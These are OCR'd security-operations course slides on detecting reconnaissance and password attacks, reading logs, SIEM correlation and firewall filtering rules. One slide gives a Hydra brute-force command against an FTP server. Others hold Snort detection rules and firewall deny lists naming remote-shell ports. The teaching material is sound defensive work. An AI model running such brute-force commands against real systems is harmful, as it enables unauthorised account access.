- Behavioral and Anomaly analysis determines what's normal and flags unusual activity.
- Behavioral tools need to establish a baseline.




Examining Virtual Environments

- Physical and virtual environments have common elements

  ----- (IP addresses, services, and traffic paths)

- **VM-to-VM traffic = Must examine traffic from the hypervisor**
- Popular virtual solutions are virtual firewalls and Netflow



Internal, External, On-Premise, and Cloud Connections

- Cloud connections may require permission from cloud provider
- Cloud security from other tenants could affect your security
- External connections may be blocked from auditor's network or ISP
- Internal reconnaissance is "white box" or credential authorized

Credential scans allow the collection for the most information in the quickest amount of time

Snort – Detect Port Scans

- IPS and Internal monitoring detects recon activity
- Snort rule (pre processor rule in snort.conf
  - ---- **Preprocessor sfportscan: proto {all} sense_level {high} logfile {LOCATION}**

```
Time: 11/27-17:26:20.016728
event_ref: 0
192.168.221.128 -> 192.168.221.132 (portscan) TCP Filtered Portscan
Priority Count: 0
Connection Count: 200
IP Count: 1
Scanner IP Range: 192.168.221.128:192.168.221.128
Port/Proto Count: 199
Port/Proto Range: 21:49161
```

Most enterprise security solutions would detect this with default security rules


Hunting Password Attacks

- Attackers attempt to access systems using automated cracking tools
- Many tools automate identifying this

Show Me – Kali - Attack Example

User.txt

Password.txt



Hydra –L <user list file> -P <password list file> <location> <service>

Hydra –l <specific user name> -p <specific password> <location> <service>

```
hydra -l admin -P /root/Desktop/passwordlist.txt -e nsr -t 16 192.168.2...
```

FTP Server


Wireshark Monitoring Wire

*Hydra uses many protocols

SSH, Telnet, TFTP, FTP, etc.

Hunting Password Attacks - Wireshark

Lots of user logins over FTP



Password list usage

Filter **ftp.response.code**

Filter ftp contains “admin” or “PASS” or “12345”

Filter 530=failed access

```
100 Response: 530 Login or password incorrect!
100 Response: 530 Login or password incorrect!
100 Response: 530 Login or password incorrect!
100 Response: 530 Login or password incorrect!
```

Filter 230=success access

Protocol	Lengtl	Info
FTP	81	Response: 230 Logged on

Many security tools such as IPS can look for this

Pearson

Snort – Detect Bad Login

- IPS and Internal monitoring detects multi login
- Snort rule

----- **Alert tcp any 21 -> any any (msg:"FTP Bad login!"; content:"530"; nocase; sid 10001)**

```
[**] [1:492:6] FTP Bad Login Alarm! [**]
[Priority: 0]
11/27-12:35:09.400084 00:0C:29:75:A1:43 -> 00:0C:29:C4:49:2D type:0x800 len:0x64
192.168.221.141:21 -> 192.168.221.128:36562 TCP TTL:128 TOS:0x0 ID:16913 IpLen:20 DgmLen:86 DF
***AP*** Seq: 0x3043D64D  Ack: 0xCF9553BD  Win: 0x104  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4316725 4292406

[**] [1:492:6] FTP Bad Login Alarm! [**]
[Priority: 0]
11/27-12:35:12.441311 00:0C:29:75:A1:43 -> 00:0C:29:C4:49:2D type:0x800 len:0x64
192.168.221.141:21 -> 192.168.221.128:36588 TCP TTL:128 TOS:0x0 ID:16919 IpLen:20 DgmLen:86 DF
***AP*** Seq: 0x13AE9BCD  Ack: 0x3157E76F  Win: 0x104  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4317029 4293167
```

Most enterprise security solutions would detect this with default security rules


Host Investigations

- System resources – Process monitor, Memory monitoring, memory leaks
- Drive capacity monitoring
- System resource monitoring
- Unauthorized access, changes, and privileges
- Resource exhaustion
- Malicious software installed
- Privilege abuse

Collecting Linux / MacOS Data with System Access

System Resources

- Top – top processes
- atop (apt-get this)
- htop (apt-get this)
- Ps – running processes
- Perfmon – host controllers, memory usage
- Pstree
- **Df – disk space**



Pearson

Data Correlation and Analytics

- Data correlation can be manual or automatic
- Automatic correlation is based on use cases or past success

Logs

Logs

- Track security or system related information
- Need to be filtered to make them useful
- Sometimes requirements for storage
- Different formats available

Many security failures caused by not viewing logs

Syslog

- Client / Server protocol for log messages
- Message in clear text
- Custom parsing needed if protocol not used

Syslogd, syslog daemon or syslog server

Network Timing Matters

- Synchronize time source
- NTP – Standard protocol for time
- Public example – www.nist.gov
- DHCP Logs
  - ID, Data, Time, Description, IP, Host, MAC

System Logs

Operating System Logs

- Great for identifying or investigating suspicious activities

Application Logs

- List all events logged by programs – what applications are doing

Security Software Logs

- Host security alarms - attack details or events like a file being deleted

Windows log files stored at %systemroot%\system32\winevt\logs

system.evtx | Security.evtx | Application.evtx

Tools: Event Log Explorer, Event Reporter, Kiwi Log Viewer, Event Log Analyzer

System Log Examples

Type 2: Console logon from local computer
Type 3: Network logon or network mapping (net use/net view)
Type 4: Batch logon, running of scheduler
Type 5: Service logon a service that uses an account
Type 7: Unlock Workstation
Event ID 529: Unknown user name or bad password
Event ID 530: Logon time restriction violation
Event ID 531: Account disabled
Event ID 532: Account expired
Event ID 533: Workstation restriction, the user is not allowed to logon at this computer

Authentication Logs

- Timestamp – Date and time
- User – User name
- Application – Application being used
- Event – Which action is being taken
- Result – Success of denied
- Access Device – Device type
- Additional Factors – Potentially other things (Something you have, know, are)

Authentication Log Examples

Successful username

<102> 2012-04-09 15:21:43 4/9/2012 3:21:43 PM NAS_IP=10.17.37.150 Port=0 rem_addr=Console User=admin Flags=Stop task_id=1 timezone=Etc/GMT+0 service=shell priv-lvl=0 Cmd=username Stop_time=Mon Apr 9 09:43:56 2012 Status=Succeeded

Failed Host name or IP address

<102> 2012-04-09 14:19:42 4/9/2012 2:19:42 PM NAS_IP=10.17.37.150 Port=0 rem_addr=Console User=admin Flags=Stop task_id=1 timezone=Etc/GMT+0 service=shell priv-lvl=0 Cmd=radius-server Stop_time=Mon Apr 9 08:41:56 2012 Status=%% Error: Invalid host name or IP address

Event Logs

- **Event or notification**
- **Aggregation** and **Correlation** help zero in on top events
- Addressing events is about how you prioritize
- Develop practice to ensure critical events are not missed

Event Category Examples

7 Info	General Information
6 Notice	Event that might require attention
5 Debug	Troubleshooting messages
4 Warning	Potential minor issue
3 Err	Service malfunction
2 Crit	Critical condition that could be a system failure
1 Alert	Requires immediate attention
0 Emerg	Highest priority and must be attended to

Remember 0 is most critical and 7 is least for Cisco

Simple Network Management Protocol SNMP

- Different Version (V1 is unsecure, V3 recommended)
- SNMP manager pulls SNMP agent info
- Commands include - GetRequest, GetNextRequest, GetBulkRequest, SetRequest, InformRequest, Response

SNMPv3 adds
- Encryption
- Authentication
- User Accounts

```
!
snmp-server group group2 v3 auth read myview
snmp-server group mygroup v3 priv read myview
snmp-server view test iso included
snmp-server view cisco iso included
snmp-server view myview iso included
snmp-server view myview iso.12 excluded
snmp-server community private RW
snmp-server community test view myview RO
snmp-server community public RO
snmp-server community syed123 view syedView RO
snmp-server trap link ietf
snmp-server trap link switchover
no snmp-server sparse-tables
snmp-server queue-length 50
snmp-server contact test
!
```


SIEM

Security Information and Event Management (SIEM)

- Collects multiple logs/ data streams and correlates to cyber security events.
- Modern SIEMs incorporate user anomaly behavior analytics, big data solutions, and security analytics.

Security ”Information” Management verse Security ”Event” Management

Centralized Log Design



Aggregation and Correlation

- **Aggregation** and **correlation** is consolidating and making sense of large amounts of data
- Need to analyze relationships between events
- Quality of solution is how this can be easily accomplished
- Best to include humans!

Aggregation and Correlation

- Ping sweep from user 192.168.1.20
- Unusual traffic between user 192.168.1.20 and 192.168.1.30
- Ping sweep from user 192.168.1.30
- Unusual traffic between user 192.168.1.30 and 192.168.1.40
- TFTP session from 192.168.1.40
- Data spike on network 192.168.1.0/24

Example of attack cycle broken down by events


Firewall Logs and Rules

Reviewing Firewall Logs

- Probes to ports that have no application services running on them
- IP addresses that are rejected or dropped
- Unsuccessful logins
- Suspicious outbound connections
- Source-routed packets

Logs – Firewall and ACL Reviews

- Raw logs used to examine if packets are permitted to a destination
- Time in logs is **extremely** important or logs may be useless



Firewall Logs

Firewall rules generally divided into major components

- **NAT Rules** – translating private IP addresses to public IP addresses
- **Access Rules** – allowing access from remote connections to systems passing data thru the firewall

Ingress Filtering

Ingree Filtering = **Inbound** data is monitored or restricted from entering the network (edge devices)

Common Ingress Filtering

- If UDP destination port=69, DENY *[file transfer; no login necessary]*
- IF ICMP Type = 0 , PASS *[allow incoming echo reply message]*
- DENY ALL

Ingress Filtering Denies

Deny known TCP vulnerabilities

- Synflood (TCP SYN=1 and FIN=1)
- FTP (TCP destination port =20)
- NetBIOS (TCP destination port = 135 through 139)
- UNIX rlogin (TCP destination port = 513)
- UNIX rsh launch shell without login (TCP port 514)

Deny known malicious sources

- private address 10.*.*.*
- 1.2.3.4
- 0.0.0.0, etc

Egress Filtering

Egress Filtering = **Outbound** data is monitored or restricted, unusually by a firewall that block packets that fail to meet certain security requirements.

Common Egress Filtering

- Allow – ICMP Type = 8, PASS *[outgoing echo messages]*
- DENY – Protocol=ICMP *[all other outgoing ICMP]*
- DENY – TCP RST=1 *[outgoing resets; used in host scanning]*

Egress Filtering Denies

Connections to well known ports

- TCP source port=0 through 49151
- UDP source port=0 through 49151

Allow Outgoing Client Connections


UDP source port = 49152 ….. 65,536
TCP source port= 49152 ….. 65,536

Deny known malicious destinations

- private address 10.*.*.*
- Non internal. Example 60.47.*.*

Firewall Access Rules

- Firewall access rules allow traffic to be passed
- Traffic not explicitly designated to pass is normally rejected
- Firewall administrators may consider rejection rules with the goal of creating deny log messages



Firewall Access Rule Example

Rule for permitting SSH for specific subnets and blocking for another

```
Ip acess-list extended inb-lan
    permit tcp 10.0.0.0 0.255.255.255 any eq 22
    permit tcp 172.16.0.0 0.255.255.255 any eq 22
    permit tcp host 192.168.1.1 any eq 22
    deny tcp 9.16.0.0 0.255.255.255 any eq 22
```

Firewall Log Detecting Beacon

1.3.4.5	80	4.3.2.3	3281	www.malware.com
1.3.4.5	443	4.3.2.3	73211	www.google.ru
1.3.4.5	443	4.3.2.3	64732	www.something.com
1.3.4.5	80	4.3.2.3	532	www.dang.ru
1.3.4.5	80	4.3.2.3	8232	www.malware.com
1.3.4.5	443	4.3.2.3	2353	www.malware.com
1.3.4.5	80	4.3.2.3	532	www.dang.ru
1.3.4.5	8080	4.3.2.3	9342	www.soup.com
1.3.4.5	80	4.3.2.3	0344	www.fbi.gov
1.3.4.5	80	4.3.2.3	532	www.dang.ru

Filewall Rule Block Beaconing

Action	Source	port	dest	id
Block	1.3.4.5	80	4.3.2.3	532

Firewall Rule Creation Key Concepts

- **Connections** – Allow, Block or Allow only if through secure connection (IPSEC)
- **Inbound** or **Outbound**
- **Specific Rule Priority**

Vendors will vary in options.

Trust = ignore


Monitor = Permit but evaluate

Block / Block Rest = Block

Interactive Block = Warn people

Cisco Firepower Example


Network Access Translation NAT



Translation Table

Internal		External	
IP Addr	Port	IP Addr	Port
192.168.5.7	61000	60.5.9.8	55380
. . .	. . .	. . .	. . .

Application FW Header Removal



Application Firewall Strips Original Headers from Arriving Packets
Creates New Packet with New Headers
This Stops All Header-Based Packet Attacks

Reading Firewall Logs

Example Firewall Format

Time | Action | Firewall | Interface | Product| Source | Source Port | Destination | Service | Protocol | Translation | Rule

Example: Slammer Hitting Outside Firewall


14:53:16 drop gw.thesecurityblogger.com >eth0 product VPN-1 & Firewall-1 src xxx.xxx.187.12 s_port 2523 dst xxx.xxx.10.2 service ms-sql-m proto udp rule 49

Example Login and Log out

OperationTime=Thu Jun 13 09:09:00 2002, Operation=Logged in, Administrator=fwadmin, Machine=cp-mgmt-station, ClientType=Policy Editor, Info=connected with user password OperationTime=Thu Jun 13 09:09:11 2002, Operation=Logged in, Administrator=fwadmin, Machine=cp-mgmt-station, ClientType=Log Viewer, Info=connected with user password

Note this is clear text and could be captured by anybody including malicious users

Visualize Traffic To Diagram



%ASA-6-302013: Built inbound TCP connection 0 for inside:10.1.1.2/28075 (10.1.1.2/28075) to outside:10.1.2.1/23 (10.1.2.1/23)

%ASA-6-302014: Teardown TCP connection 0 for inside:10.1.1.2/28075 to outside:10.1.2.1/23
duration 0:00:46 bytes 144 TCP FINs

Vulnerability Discovery

Pearson

Compliance

- Legal or Business
- Should be minimal security
- SOC enforces and reports
- Customized dashboards can help!

AIM for going beyond compliance

Audits

- Testing against policy requirements
- Could be outside party or internal
- Typically graded with recommendations to improve
- Regulation compliance tends to have standardized audit criteria

Compliance – Security Assessment – Internal Policies – Mandated Regulation

